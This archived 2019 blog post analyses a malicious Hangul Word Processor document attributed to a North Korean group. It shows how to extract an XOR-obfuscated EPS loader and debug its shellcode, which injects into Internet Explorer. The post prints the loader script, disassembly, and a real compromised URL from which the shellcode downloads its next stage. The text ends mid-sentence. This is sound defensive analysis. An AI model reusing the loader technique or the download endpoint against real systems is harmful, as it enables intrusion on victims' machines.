Analyzing a Malicious Hangul Word Processor Document from a DPRK Threat Actor Group – One Night in Norfolk

Published: 2019-02-25 · Archived: 2026-04-05 15:46:41 UTC

A few days ago, ESTsecurity published a post detailing a newly identified malicious Hangul Word Processor (HWP) document that shared technical characteristics with previously reported malicious activity attributed to North Korean threat actors (an important note: this particular group is *not* typically associated with or clustered with the SWIFT/ATM adversary detailed in other posts on this blog, although this blog avoids using specific vendor naming classifications where possible).

The Hangul Office suite is widely used in South Korea; in the West, it's significantly less common. As a result of this, there is limited public documentation regarding how to analyze exploit-laden HWP documents. This blog post is intended to provide additional documentation from start to finish of the file identified by ESTsecurity. As such, the language used will be somewhat less formal than the content typically posted here.

The following tools (in a VM) are recommended for analysis:
1) Cerbero Profiler (advanced or standard)
2) Process Hacker
3) Ghostscript
4) Any debugger (I prefer the x96 suite)
5) jmp2it
5) Hangul Office (optional) + a listener (e.g. FakeNet, Inetsim)
6) scdbg (optional)

I purchased my copy of Hangul Office on Amazon a while back. The English language version is typically vulnerable to the same exploits. Cerbero Profiler has a trial version that will work for this analysis (though it's a great tool and deserves a purchase).


As a final note before analysis, two previous posts from other researchers deserve recognition: Jacob Soo's post pointed me towards Cerbero Profiler (and discusses some important HWP characteristics), and a post from Wayne Low at Fortinet has some great introductory material for debugging Encapsulated PostScript (EPS).

Step 1: Triage and Analysis of the Document


MD5: f2e936ff1977d123809d167a2a51cdeb
SHA1: 7a86e6bffba91997553ac4cf0baec407bc255212
SHA256: 5d9e5c7b1b71af3c5f058f8521d383dbee88c99ebe8d509ebc8aeb52d4b6267b

A copy of Hangul Word Processor isn't strictly necessary to analyze the file in question. If we do have a copy and use it to open the document, we'll notice two key events: the document will spawn a copy of Internet Explorer, and the analysis environment will make a network call to a compromised Korean website. This information is useful later on, as it gives some basic guidelines for what to expect when analyzing the document's payload.

Opening the file in Cerbero Profiler will show several of the document's different streams and objects. For malicious HWP files (including the one discussed in Jacob Soo's 2016 post noted above), there will be malicious JavaScript present. In this case, we're instead interested in the contents of one of the streams, BIN0003.eps. The contents in these streams are *usually* zlib compressed, and Cerbero Profiler can apply filters to them to decompress them:



In the "Format" tab, select all of the content of the stream, right click, and hit "filter."



Scroll down to the "unpack" category and select "zlib." Check the box for "raw" and click "add." Then click "Preview" in the bottom right, select all, and copy the "Ascii" contents.

The above images detail the steps for copying and decompressing the contents of the EPS stream. Pasting these into a file will reveal a relatively simple EPS script.

Step 2: Analyzing the EPS script

PostScript is a stack-based programming language first conceived by Adobe in the 1980s. The documentation for the language is nearly a thousand pages long. I do not recommend reading it. *Encapsulated* PostScript is a fork of this, with restrictions. The documentation for this is significantly shorter, but still probably not necessary. I would stick with Fortinet's overview.

The key concept for an EPS file is that each command is added to the top of a (clearable) "stack" in the order that it's typed. Below is the EPS script we copied from Cerbero (pasted into any text editor):

```
/ar <4b080506010855445552472222222244000102444b080506010856440805060108554405161605 1d44000102444b080506010857444
def /limit {ar length -1 add}
def /len {ar length}
def /str len string
def ar 0 1 limit {
    2 copy get 100 xor put ar
}for
pop str 0 1 limit {
    dup ar exch get put str
}for cvx exec exec
```


The decompressed EPS script

Even without truly understanding the EPS language, we can infer what's likely happening here. At the top, a (truncated) set of hexadecimal bytes are added to the stack. A series of variables are defined, a transformation is applied to the bytes, and (presumably) the "exec" function is applied to the results of this transformation. Even though we might not know precisely *how* to interpret this transformation, we can assume that there is a second layer to this script. In other programming languages, we might tell the script to Alert, MsgBox, or Print the executed value (instead of executing this value), and EPS is no exception. Substitute the "exec" commands with a single print:

```
/ar <4b080506010855445552472222222244000102444b080506010856440805060108554405161605 1d44000102444b080506010857444
def /limit {ar length -1 add}
def /len {ar length}
def /str len string
def ar 0 1 limit {
    2 copy get 100 xor put ar
}for
pop str 0 1 limit {
    dup ar exch get put str
}for cvx print
```


Replace "exec exec" with "print"

We also need something to actually run the EPS file. Ghostscript supports EPS execution and is a relatively quick install. Ghostscript comes with a GUI/Shell version and a command-line version. For this, we need to use the command-line version, as the shell won't render all of the data that gets printed and thus we won't be able to copy and paste it. Open up a command line prompt and copy the syntax below (noting the inverted slashes on a Windows system and the parenthesis- these were derived from test dragging files into the Shell version to determine the proper syntax).



Executing an EPS file with Ghostscript

Hit enter, and it will print the contents. From there, copy and paste the content of the console into a new text file:



Printed second-layer EPS script. The boxed brackets represent the boundaries of the hex array to be copied into a file for analysis.

At this stage, we can infer that we likely have executable shellcode: the beginning of the large byte array begins with a 0x90 “nop sled.” Copy just the hex array as bytes into a hex editor (such as HxD) and save the file. We can move on to the next analysis step.

Step 3: Analyzing Shellcode

The dumped bytes don't represent a compiled program; rather, they are raw instructions of executable code. There are two great tools that can help triage and analyze this code:

1) scdbg- Emulates the shellcode and highlights key API calls
2) jmp2it- Executes shellcode in an attachable, debuggable program

By performing a quick triage with scdbg, we can get a bit of a head start on the shellcode that we're about to examine (note: I had initially redacted the username in some images):

```
C:\Users\       \Desktop\scdbg (1)>scdbg.exe /api /f "C:\Users\       \Desktop\shellcode - Copy"
Loaded 812 bytes from file C:\Users\       \Desktop\shellcode - Copy
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40120c  GetEnvironmentVariableA(name=allusersprofile, buf=12fb40, size=100) =
401458  Sleep(0xc8)
40135a  LoadLibraryA(shell32.dll)
40138c  SHGetSpecialFolderPathA(buf=12fccc, C:\Program Files)
401477  ExitProcess(0)
```

We can see a handful of API calls, including one that resolves the folder path for the Program Files directory. However, our initial execution of the HWP document indicated that the sample would launch Internet Explorer and issue a network callout. The API calls above are insufficient to perform those two tasks; hence, we need to debug the shellcode to determine what's "missing" and why that might be.

The jmp2it tool will execute shellcode beginning at a specified offset (in this case, 0x00 will work as that's the start of the "noop sled") and can pause it in an infinite loop while we attach a debugger. It provides additional instructions for patching this loop and jumping in to the next function.


```
C:\Users\NewUser>"C:\Users\NewUser\Desktop\jmp2it (1).exe" C:\Users\NewUser\Desk
top\shellcode 0x00 pause
** JMP2IT v1.4 - Created by Adam Kramer [2014] - Inspired by Malhost-Setup **
** As requested, the process has been paused **

To proceed with debugging:
1. Load a debugger and attach it to this process
2. If it has paused, instruct it to start running again
3. Pause the process after a few seconds
4. NOP the EF BE infinite loop which you should be on
5. Step to the CALL immediately after and then 'step into' it

 === You will then be at the shellcode ===
```

Debugging the shellcode itself requires a bit of practice. In this sample, immediately after the noop sled, the first routine begins decoding additional code (and thus, modified the code):

```
EIP ESI EDI  000D0000   90          nop
             000D0001   90          nop
             000D0002   90          nop
             000D0003   90          nop
             000D0004   90          nop
             000D0005   90          nop
             000D0006   90          nop
             000D0007   90          nop
             000D0008   90          nop
             000D0009   90          nop
             000D000A   E8 00000000 call <sub_D000F>          call $0
             000D000F   5E          pop esi                   sub_D000F
             000D0010   B9 3414E200 mov ecx,E21434
             000D0015   81E9 0814E200 sub ecx,E21408
             000D001B   03F1        add esi,ecx
             000D001D   83C6 02     add esi,2
             000D0020   8A06        mov al,byte ptr ds:[esi]
             000D0022   34 90       xor al,90
             000D0024   46          inc esi
             000D0025   B9 CB18E200 mov ecx,E218CB
             000D002A   81E9 3914E200 sub ecx,E21439
             000D0030   3006        xor byte ptr ds:[esi],al
             000D0032   46          inc esi
             000D0033   49          dec ecx
             000D0034   83F9 00     cmp ecx,0
             000D0037   75 F7       jne D0030
             000D0039   EB 03       jmp D003E
             000D003B   90          nop
```


The "analyze" button (both before and after any routines that change the code) will help highlight specific functions.


As the code is relatively small, single-stepping through is not as daunting as it might be for a larger sample (though, stepping out of loops that you already understand will certainly save time). One of our questions from the triage was identifying additional API calls and next-step functionality. For the former, look for (and comment/label) functions that are repeated often:



The boxed routine on the left returns an API to the EAX register.


Ultimately, this shellcode stage will take several actions: it will attempt to open a (non-existent) “thumbs.db” file (not pictured), and it will launch a suspended copy of Internet Explorer, inject additional code into its memory (using more resolved API calls) and then create a remote thread in that process to execute this code:





Writing code to, and creating a remote thread in, the Internet Explorer process

We *do not* want to step into or over the CreateRemoteThread call. Instead, we want to dump the executable section of code from the suspended Internet Explorer instance, and repeat the debugging steps.



Identifying an additional set of injected code

Running *this* code through scdbg suggests that we're nearing the end:

```
40124c  VirtualAlloc(base=0 , sz=800000) = 600000
40112f  LoadLibraryA(wininet.dll)
40119b  InternetOpenA()
4011a7  GetTickCount() = 29
4011ac  Sleep(0xa)
4011bf  InternetOpenUrlA(http://itoassn.mireene.co.kr/shop/shop/mail/com/mun/down.php)
4011cf  GetTickCount() = 4823
40120d  InternetReadFile(1, buf: 12f974, size: 400)
40121b  InternetCloseHandle(1) = 1
401221  InternetCloseHandle(1) = 1
```

Now we see our network traffic endpoint (a compromised website) and a series of API calls directly related to communicating with that location. Debugging this second set of shellcode (with the help of jmp2it) will show a similar pattern: an initial decoding routine, following by the resolution of the API calls needed to carry out the next task:

```
000D00E6  .  E8 89FFFFFF     call <sub_D0074>                 LoadLibraryA API
000D00EB  .  68 EFCEE060     push 60E0CEEF
000D00F0  .  56              push esi
000D00F1  .  8BF8            mov edi,eax                      eax:"wininet.dll"
000D00F3  .  E8 7CFFFFFF     call <sub_D0074>
000D00F8  .  68 B0492DDB     push DB2D49B0                    NTDLL.RtlExitUserThread API
000D00FD  .  56              push esi
000D00FE  .  E8 71FFFFFF     call <sub_D0074>                 Sleep API
000D0103  .  68 23FB91F7     push F791FB23
000D0108  .  56              push esi
000D0109  .  8945 F8         mov dword ptr ss:[ebp-8],eax
000D010C  .  E8 63FFFFFF     call <sub_D0074>                 GetTickCount API
000D0111  .  8945 FC         mov dword ptr ss:[ebp-4],eax
000D0114  .  8D45 D0         lea eax,dword ptr ss:[ebp-30]
000D0117  .  50              push eax                         eax:"wininet.dll"
000D0118  .  C745 D0 77696E69  mov dword ptr ss:[ebp-30],696E6977
000D011F  .  C745 D4 6E65742E  mov dword ptr ss:[ebp-2C],2E74656E
000D0126  .  C745 D8 646C6C00  mov dword ptr ss:[ebp-28],6C6C64
000D012D  .  FFD7            call edi                         Call LoadLibraryA (wininet.dll)
000D012F  .  8BF0            mov esi,eax                      eax:"wininet.dll"
```

```
000D0145  .  E8 2AFFFFFF     call <sub_D0074>                 InternetOpenA api
000D014A  .  68 49ED0F7E     push 7E0FED49
000D014F  .  56              push esi
000D0150  .  8BD8            mov ebx,eax
000D0152  .  E8 1DFFFFFF     call <sub_D0074>                 InternetOpenUrlA API
000D0157  .  68 8B4BE35F     push 5FE34B8B
000D015C  .  56              push esi
000D015D  .  8945 E8         mov dword ptr ss:[ebp-18],eax
000D0160  .  E8 0FFFFFFF     call <sub_D0074>                 InternetReadFile API
000D0165  .  68 C7699BFA     push FA9B69C7
000D016A  .  56              push esi
000D016B  .  8945 EC         mov dword ptr ss:[ebp-14],eax
000D016E  .  E8 01FFFFFF     call <sub_D0074>                 InternetCloseHandle API
000D0173  .  57              push edi
000D0174  .  57              push edi
000D0175  .  57              push edi
000D0176  .  57              push edi
000D0177  .  57              push edi
000D0178  .  8945 F0         mov dword ptr ss:[ebp-10],eax
000D017B  .  33F6            xor esi,esi
000D017D  .  C745 B0 41636365  mov dword ptr ss:[ebp-50],65636341
000D0184  .  C745 B4 70743A20  mov dword ptr ss:[ebp-4C],203A7470
000D018B  .  C745 B8 2A2F2A0D  mov dword ptr ss:[ebp-48],D2A2F2A
000D0192  .  C745 BC 0A0D0A00  mov dword ptr ss:[ebp-44],A0D0A
000D0199  .  FFD3            call ebx                         Call InternetOpenA
```

And finally, these are used to communicate with the endpoint:

```
000D01B4  .  8D45 B0         lea eax,dword ptr ss:[ebp-50]
000D01B7  .  50              push eax                         eax:"Accept: */*\r\n\r\n"
000D01B8  .  FF75 08         push dword ptr ss:[ebp+8]        [ebp+8]:"http://itoassn.mireene.co.kr/shop/shop/mail/com/mun/down.php"
000D01BB  .  53              push ebx
000D01BC  .  FF55 E8         call dword ptr ss:[ebp-18]       Call InternetOpenUrlA
000D01BF  .  8945 F8         mov dword ptr ss:[ebp-8],eax
```

Unfortunately, this is where our analysis ends without running the sample and capturing a PCAP (or pulling one down from a sandbox). The next call is for the code to read the response from the server and execute it; presumably, this is an additional layer of shellcode (perhaps containing an embedded payload). Without that code, we can't say for sure what the payload might be; however, some quick pivoting on our initial code can help us make an educated assessment:

It would appear that "our" sample has a code overlap with a previously submitted sample, and this sample communicates with a C2 previously highlighted in a Cisco Talos report.* In that report, Cisco noted (and

